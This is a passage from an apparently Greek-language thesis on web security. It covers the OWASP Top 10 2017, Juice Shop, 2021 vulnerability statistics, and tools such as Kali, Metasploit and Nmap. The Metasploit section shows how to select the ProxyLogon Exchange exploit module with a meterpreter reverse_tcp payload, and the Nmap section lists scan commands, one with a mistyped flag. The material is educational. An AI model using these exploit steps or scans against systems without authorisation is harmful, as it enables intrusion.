Οι ευπάθειες Server-Side Request Forgery (SSRF) συμβαίνουν όταν μία εφαρμογή ιστού λαμβάνει δεδομένα από άγνωστη πηγή χωρίς να επικυρώνει το URL που ζήτησε ο χρήστης. Οι επιτεθείς μπορούν μέσω του URL να πάρουν πρόσβαση στα αρχεία του συστήματος χρησιμοποιώντας το file://, ή άλλα πρωτόκολλα όπως “tftp://”.

3.2.1.2. OWASP Top 10 2017

A1:2017 – Injection

Όταν μη αξιόπιστα δεδομένα παρέχονται σε έναν διερμηνέα ως μέρος μιας εντολής ή ενός ερωτήματος, εμφανίζονται ευπάθειες έγχυσης, όπως έγχυση SQL, NoSQL, OS και LDAP. Ο διερμηνέας μπορεί να εξαπατηθεί από κακόβουλα δεδομένα επιτιθέμενου

ώστε να εκτελέσει ανεπιθύμητες εντολές ή να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε δεδομένα.

A2:2017 – Broken Authentication

Τα χαρακτηριστικά των εφαρμογών ελέγχου ταυτότητας και διαχείρισης συνόδου είναι συχνά ανεπαρκώς κατασκευασμένα, επιτρέποντας στους επιτιθέμενους να παραβιάζουν τους κωδικούς πρόσβασης, τα κλειδιά ή τα διακριτικά συνόδου ή να εκμεταλλεύονται άλλες τεχνικές ατέλειες για να αναλάβουν προσωρινά ή μόνιμα την ταυτότητα άλλων χρηστών.

A3:2017 – Sensitive Data Exposure

Πολλές διαδικτυακές υπηρεσίες και API αποτυγχάνουν να προστατεύσουν επαρκώς ευαίσθητα δεδομένα, συμπεριλαμβανομένων οικονομικών, ιατρικών και δεδομένων PII. Τέτοια ανεπαρκώς προστατευμένα δεδομένα μπορούν να κλαπούν ή να τροποποιηθούν από επιτιθέμενους και να χρησιμοποιηθούν σε κλοπή ταυτότητας, απάτη με πιστωτικές κάρτες και άλλα εγκλήματα. Τα ευαίσθητα δεδομένα χρειάζονται ιδιαίτερη προσοχή κατά την ανταλλαγή τους με ένα πρόγραμμα περιήγησης, επειδή μπορεί να εκτεθούν χωρίς πρόσθετα μέτρα ασφαλείας, όπως κρυπτογράφηση σε κατάσταση ηρεμίας ή κατά τη μεταφορά.

A4:2017 –XML eXternal Entities (XXE)

Οι αναφορές σε εξωτερικές οντότητες που βρίσκονται σε έγγραφα XML αξιολογούνται από πολλούς ξεπερασμένους ή ακατάλληλα ρυθμισμένους επεξεργαστές XML. Χρησιμοποιώντας τον χειριστή URI αρχείου, εσωτερικές κοινές χρήσεις αρχείων, εσωτερική σάρωση θύρας, απομακρυσμένη εκτέλεση κώδικα και επιθέσεις άρνησης παροχής υπηρεσιών, οι εξωτερικές οντότητες μπορούν να χρησιμοποιηθούν για την αποκάλυψη εσωτερικών αρχείων.

A5:2017-Broken Access Control

Είναι σύνηθες οι περιορισμοί σχετικά με το τι μπορούν να κάνουν οι πιστοποιημένοι χρήστες να μην εφαρμόζονται επαρκώς. Αυτές οι ευπάθειες μπορούν να χρησιμοποιηθούν από επιτιθέμενους για πρόσβαση σε περιορισμένες λειτουργίες ή/και δεδομένα, όπως πρόσβαση σε λογαριασμούς άλλων χρηστών, προβολή ιδιωτικών αρχείων, αλλαγή των περιορισμών πρόσβασης κ.λπ.

A6:2017 – Security Misconfiguration

Το πιο συχνά παρατηρούμενο πρόβλημα είναι η λανθασμένη διαμόρφωση της ασφάλειας. Αυτό είναι συχνά αποτέλεσμα μη ασφαλών προεπιλεγμένων ρυθμίσεων, ελαττωματικών διαμορφώσεων κεφαλίδων HTTP, ανεπαρκών ή ad hoc διαμορφώσεων, μη ασφαλούς αποθήκευσης στο cloud και μακροσκελών μηνυμάτων σφάλματος που περιέχουν ευαίσθητα δεδομένα. Όλα τα λειτουργικά συστήματα, τα πλαίσια, οι βιβλιοθήκες και οι εφαρμογές δεν πρέπει μόνο να διαμορφώνονται με ασφάλεια, αλλά πρέπει επίσης να επιδιορθώνονται/ενημερώνονται εγκαίρως.

A7:2017 – Cross-Site Scripting (XSS)

Όταν μια εφαρμογή τροποποιεί μια υπάρχουσα ιστοσελίδα με δεδομένα που παρέχει ο χρήστης χρησιμοποιώντας ένα API του προγράμματος περιήγησης που μπορεί να παράγει HTML ή JavaScript, ή τοποθετεί μη αξιόπιστα δεδομένα σε μια νέα ιστοσελίδα χωρίς επαρκή επικύρωση ή διαφυγή, μπορεί να προκύψουν προβλήματα XSS. Το XSS επιτρέπει στους επιτιθέμενους να εκτελούν δέσμες ενεργειών στο πρόγραμμα περιήγησης του θύματος, οι οποίες μπορούν να τροποποιήσουν ιστότοπους, να καταλάβουν συνεδρίες χρηστών ή να ανακατευθύνουν τους χρήστες σε επιβλαβείς ιστότοπους.

A8:2017 – Insecure Deserialization

Η απομακρυσμένη εκτέλεση κώδικα προκύπτει συχνά από τον ανασφαλή παροπλισμό. Οι αδυναμίες αποπολυπλεξίας μπορούν να αξιοποιηθούν για την πραγματοποίηση επιθέσεων όπως επιθέσεις αντιγραφής, επιθέσεις έγχυσης και επιθέσεις κλιμάκωσης προνομίων, ακόμη και αν δεν οδηγούν σε απομακρυσμένη εκτέλεση κώδικα..

A9:2017 – Using Components with Known Vulnerabilities

Τα στοιχεία λειτουργούν με τα ίδια δικαιώματα με την εφαρμογή, συμπεριλαμβανομένων βιβλιοθηκών, πλαισίων και άλλων ενοτήτων λογισμικού. Η κατάληψη του διακομιστή ή η σημαντική απώλεια δεδομένων μπορεί να προκύψει από μια επίθεση που εκμεταλλεύεται επιτυχώς ένα αδύναμο συστατικό. Οι εφαρμογές και τα API που χρησιμοποιούν εξαρτήματα με γνωστά κενά ασφαλείας ενδέχεται να καταστήσουν την εφαρμογή λιγότερο ασφαλή και να την αφήσουν ανοιχτή σε πολυάριθμες επιθέσεις και επιπτώσεις.


A10:2017 – Insufficient Logging and Monitoring

Η ανεπαρκής καταγραφή, παρακολούθηση και ενσωμάτωση με την αντιμετώπιση περιστατικών επιτρέπουν στους επιτιθέμενους να πραγματοποιούν περισσότερες επιθέσεις, να διατηρούν την επιμονή τους, να χρησιμοποιούν πρόσθετα συστήματα και να βλάπτουν, να αφαιρούν ή να καταστρέφουν δεδομένα. Σύμφωνα με την πλειονότητα των μελετών παραβιάσεων, συνήθως χρειάζονται περισσότερες από 200 ημέρες για να ανακαλυφθεί μια παραβίαση, και αυτό γίνεται συχνότερα από εξωτερικά μέρη παρά από εσωτερικές διαδικασίες ή παρακολούθηση.

3.2.2. OWASP Juice Shop


Το OWASP Juice Shop [28] είναι μια εφαρμογή ιστού η οποία σκόπιμα έχει πολλές ευπάθειες στον κώδικά της. Η εφαρμογή αυτή έχει δημιουργηθεί για εκπαιδευτικούς σκοπούς και μπορεί να χρησιμοποιηθεί σε παρουσιάσεις για την άγνοια της ασφάλειας, σε μαθήματα ασφάλειας ή για τη δοκιμή εργαλείων διείσδυσης. Στο Juice Shop συμπεριλαμβάνονται όλες οι ευπάθειες από το OWASP Top 10, καθώς επίσης και άλλα προβλήματα που συναντώνται σε πραγματικές εφαρμογές ιστού.

Η εφαρμογή περιέχει προκλήσεις διείσδυσης με διάφορους βαθμούς δυσκολίας και ο χρήστης προσπαθεί να εκμεταλλευτεί τις ευπάθειες. Η πρόοδος καταγράφεται σε ένα πίνακα και η εύρεσή του είναι μέρος της πρόκλησης.



Εικόνα 11. OWASP Juice Shop

Πηγή: owasp.org



Εικόνα 12. OWASP Juice Shop – Πίνακας προόδου

Πηγή: owasp.org

3.2.3. Web Security Testing Guide (WSTG)

Το Web Security Testing Guide (WSTG) [29] είναι ένας αναλυτικός οδηγός, ο οποίος αφορά τον έλεγχο ασφαλείας σε εφαρμογές ιστού και είναι διαθέσιμος δωρεάν για

όλους. Αυτό το project του OWASP εξηγεί τη διαδικασία ελέγχου ασφαλείας σε εφαρμογές ιστού για τις κυριότερες ευπάθειες μέσω διαφόρων μεθόδων, μεθοδολογιών, εργαλείων και άλλων.

3.3. Στατιστικά Ευπαθειών έτους 2021

Παράλληλα, οι εφαρμογές ιστού επειδή περιέχουν ευαίσθητα δεδομένα γίνονται συχνά στόχος από εισβολείς.

Σύμφωνα με την αναφορά του οργανισμού “Synopsys Cybersecurity Research Center (CyRC)” [30] για το 2021, ανάμεσα σε 3,900 ελέγχους ασφαλείας σε εφαρμογές ιστού, το 97% από αυτές είχαν κάποια μορφή ευπάθειας. Το 30% του συνόλου ήταν υψηλής σοβαρότητας και το 6% ήταν κρίσιμης σοβαρότητας. Στον παρακάτω πίνακα έχει ενδιαφέρον να δούμε πώς κατατάσσονται τα ευρήματα των ελέγχων της Synopsys σε σύγκριση με το OWASP Top 10 2021.

Description	OWASP Top 10: 2021 Category	Percentage of Vulnerability in Total Vulnerabilities Found
Information Disclosure: Information Leakage	A01:2021—Broken Access Control	19%
Server Misconfiguration	A05:2021—Security Misconfiguration	18%
Insufficient Transport Layer Protection	A02:2021—Cryptographic Failures	8%
Authorization: Insufficient Authorization	A07:2021—Identification and Authentication Failures	7%
Application Privacy Tests	A07:2021—Identification and Authentication Failures	6%
Client-Side Attacks: Content Spoofing	A03:2021—Injection	5%
Fingerprinting	A07:2021—Identification and Authentication Failures	4%
Authentication: Insufficient Authentication	A07:2021—Identification and Authentication Failures	4%
Application Misconfiguration	A05:2021—Security Misconfiguration	3%
Client-Side Attacks: Cross-Site Scripting	A03:2021—Injection	2%

Εικόνα 13. Σύγκριση ευρημάτων ελέγχων της Synopsys σε σχέση με το OWASP Top 10.

Στον πίνακα που ακολουθεί βλέπουμε τις 10 πιο συχνές ευπάθειες, οι οποίες βρέθηκαν από τους ελέγχους ασφαλείας της Synopsys το έτος 2021.


Vulnerability	Number of Vulnerabilities	Percentage of Vulnerability in Total Test Targets
Missing Content-Security-Policy Header	1,347	52%
Verbose Server Banner	1,263	49%
HTTP Strict Transport Security (HSTS) Not Implemented	1,108	43%
Weak SSL/TLS Configuration	1,002	39%
Cacheable HTTPS Content	918	36%
Reflected, Stored, or DOM-Based Cross-Site Scripting	723	28%
Weak Password Policy	717	28%
Insecure Content-Security-Policy Header	632	25%
Query String Parameter in HTTPS Request	610	24%
Clickjacking	608	24%

Εικόνα 14. Οι 10 συχνότερες ευπάθειες του έτους 2021 σύμφωνα με τους ελέγχους της Synopsys.

4. Εργαλεία Ελέγχου Διείσδυσης

4.1. Kali Linux

Το Kali Linux [31] είναι μία διανομή του Linux, η οποία περιέχει προεγκατεστημένο ένα μεγάλο σύνολο εργαλείων για δοκιμές ασφαλείας χωρισμένα σε κατηγορίες και χρησιμοποιείται από penetration testers. Επίσης, το Kali Linux είναι ανοιχτού κώδικα (open-source), δωρεάν για όλους και μπορεί να εγκατασταθεί είτε ως κύριο λειτουργικό σύστημα είτε ως εικονική μηχανή (Virtual Machine). Μεταξύ άλλων, περιέχει τα εργαλεία nmap, Metasploit, Burp, κα.



Εικόνα 15. Kali Linux


Πηγή: kali.org

4.2. Metasploit Framework

Το Metasploit Framework αρχικά δημιουργήθηκε από τον H. D. Moore το 2003 και αργότερα αποκτήθηκε από την Rapid7. Θεωρείται από τα πιο σημαντικά εργαλεία για ελέγχους διείσδυσης και ξεπερνάει το ένα εκατομμύριο λήψεις το χρόνο. Περιέχει μία μεγάλη βάση δεδομένων από exploits, ένα περιβάλλον δημιουργίας και επεξεργασίας exploit, δυνατότητες συγκέντρωσης πληροφορίας (Information Gathering) και διάφορα ενσωματωμένα εργαλεία. Το Metasploit Framework υπάρχει προ-εγκατεστημένο στο Kali Linux και μπορεί να χρησιμοποιηθεί μέσω της γραμμής εντολών.


Παράδειγμα εκτέλεσης ενός exploit μέσω του Metasploit Framework:

Για να ξεκινήσουμε το Metasploit Framework τρέχουμε την εντολή msfconsole.



Εικόνα 16. Metasploit Framework

Με την εντολή “show exploits” βλέπουμε όλα τα διαθέσιμα exploits.



Εικόνα 17. Metasploit Framework – Λίστα διαθέσιμων exploits.

Για να χρησιμοποιήσουμε κάποιο από τα exploits τρέχουμε την εντολή “use” ακολουθούμενη από το όνομα του exploit. Για παράδειγμα:
use exploit/windows/http/exchange_proxylogon_rce

Έπειτα, με την εντολή “options” μπορούμε να δούμε οδηγίες για να ρυθμίσουμε το συγκεκριμένο exploit προς το στόχο μας.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > options

Module options (exploit/windows/http/exchange_proxylogon_rce):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   EMAIL                              yes       A known email address for this organization
   METHOD            POST             yes       HTTP Method to use for the check (Accepted: GET, POST)
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-fr
   RPORT             443              yes       The target port (TCP)
   SRVHOST           0.0.0.0          yes       The local host or network interface to listen on. This must be
   SRVPORT           8080             yes       The local port to listen on.
   SSL               true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                            no        Path to a custom SSL certificate (default is randomly generated
   URIPATH                            no        The URI to use for this exploit (default is random)
   UseAlternatePath  false            yes       Use the IIS root dir as alternate path
   VHOST                              no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Powershell


msf6 exploit(windows/http/exchange_proxylogon_rce) >
```

Εικόνα 18. Metasploit Framework – Βασικές εντολές.

4.3. Nmap

Το nmap, ή αλλιώς Network Mapper, είναι ένα λογισμικό γραμμής εντολών, δωρεάν και ανοιχτού κώδικα, με το οποίο μπορεί κάποιος να σαρώσει IP διευθύνσεις και πόρτες στο δίκτυο και να ανακαλύψει εγκατεστημένες εφαρμογές.


Πιο συγκεκριμένα, το nmap μπορεί να αναγνωρίσει συσκευές στο δίκτυο, όπως δρομολογητές, εξυπηρετητές, μεταγωγείς, κινητές συσκευές, κ.α. Ακόμα, αναγνωρίζει ποιες υπηρεσίες λειτουργούν σε ένα σύστημα, όπως εξυπηρετητές ιστού, εξυπηρετητές DNS και διάφορες άλλες. Με σκοπό να αναγνωρίσει τρέχουσες ευπάθειες, το nmap μπορεί να ανακαλύψει τις ακριβείς εκδόσεις των υπηρεσιών αλλά και του λειτουργικού συστήματος που υπάρχουν στη συσκευή. Ανακαλύπτοντας τις παραπάνω πληροφορίες η διαδικασία του ελέγχου διείσδυσης γίνεται πιο εύκολη. Επίσης, το Nmap διαθέτει scripts για αυτόματη αξιολόγηση ευπαθειών στο δίκτυο, όπως το Vulnscan και το Vulners.

Το nmap έρχεται προεγκατεστημένο στη διανομή του Kali Linux, αλλά μπορεί να εγκατασταθεί και σε άλλα linux λειτουργικά συστήματα ή ακόμα και σε Windows. Παρακάτω θα δούμε τις βασικές του εντολές:


- Σάρωση μόνο με ping – Σαρώνει το εύρος του δικτύου που έχουμε ορίσει και παραθέτει τις ενεργές συσκευές που ανακαλύπτει.
  $ nmap -sp 192.168.1.1/24
- Σάρωση μεμονωμένου στόχου – Σαρώνονται οι 1000 πιο γνωστές πόρτες στο στόχο που ορίζουμε
  $ nmap nmap.scanme.org
